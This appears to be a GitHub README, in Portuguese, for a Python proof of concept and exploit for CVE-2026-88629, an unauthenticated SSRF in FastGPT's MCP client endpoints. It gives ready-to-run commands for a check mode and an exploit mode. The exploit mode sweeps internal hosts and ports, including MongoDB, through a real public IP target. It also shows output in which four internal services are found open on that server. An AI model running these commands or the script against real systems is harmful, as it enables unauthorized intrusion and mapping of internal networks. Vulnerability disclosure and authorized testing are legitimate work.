 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
PoC em Python e script de exploração para CVE-2026-88629, uma SSRF não autenticada nos endpoints getTools/runTool do cliente MCP do FastGPT, com sondagem de portas em intranet.

getTools e runTool do FastGPTPortuguês | 简体中文
Versões Afetadas: FastGPT Community Edition 4.10.0 ~ 4.14.x
Tanto os endpoints getTools quanto runTool sob /api/support/mcp/client/ aceitam uma url do corpo da requisição e fazem o servidor iniciar ativamente uma conexão MCP/SSE para ela. Nenhum dos endpoints realiza qualquer autenticação, a url é totalmente controlada pelo atacante, e o resultado da conexão (conexão recusada / timeout / código de status HTTP / tipo de conteúdo da resposta) é refletido de volta nas mensagens de erro — constituindo uma SSRF não autenticada combinada com um oráculo de mapeamento de rede interna.
Exploração no mundo real:


Modo POC (verificar se a vulnerabilidade existe):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
Saída verificada (trecho):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
Modo EXP (sondagem de IP:porta da rede interna, classificação tri-estado: aberto / fechado / filtrado):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
Saída verificada (20 sondagens, descobrindo automaticamente 4 serviços internos abertos):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
Nota: O protocolo/porta de
--targetdeve corresponder à implantação real (este alvo serve a API apenas em https/443; usar http/80 resulta em um 404 do nginx, e a verificação prévia do script reportará explicitamente "endpoint unreachable" em vez de produzir um falso positivo).
Chinês
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
Inglês
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
Esta prova de conceito destina-se apenas a fins educacionais e de testes de segurança autorizados. O autor não assume qualquer responsabilidade por qualquer uso indevido destas informações. Sempre obtenha a devida autorização antes de testar qualquer sistema.






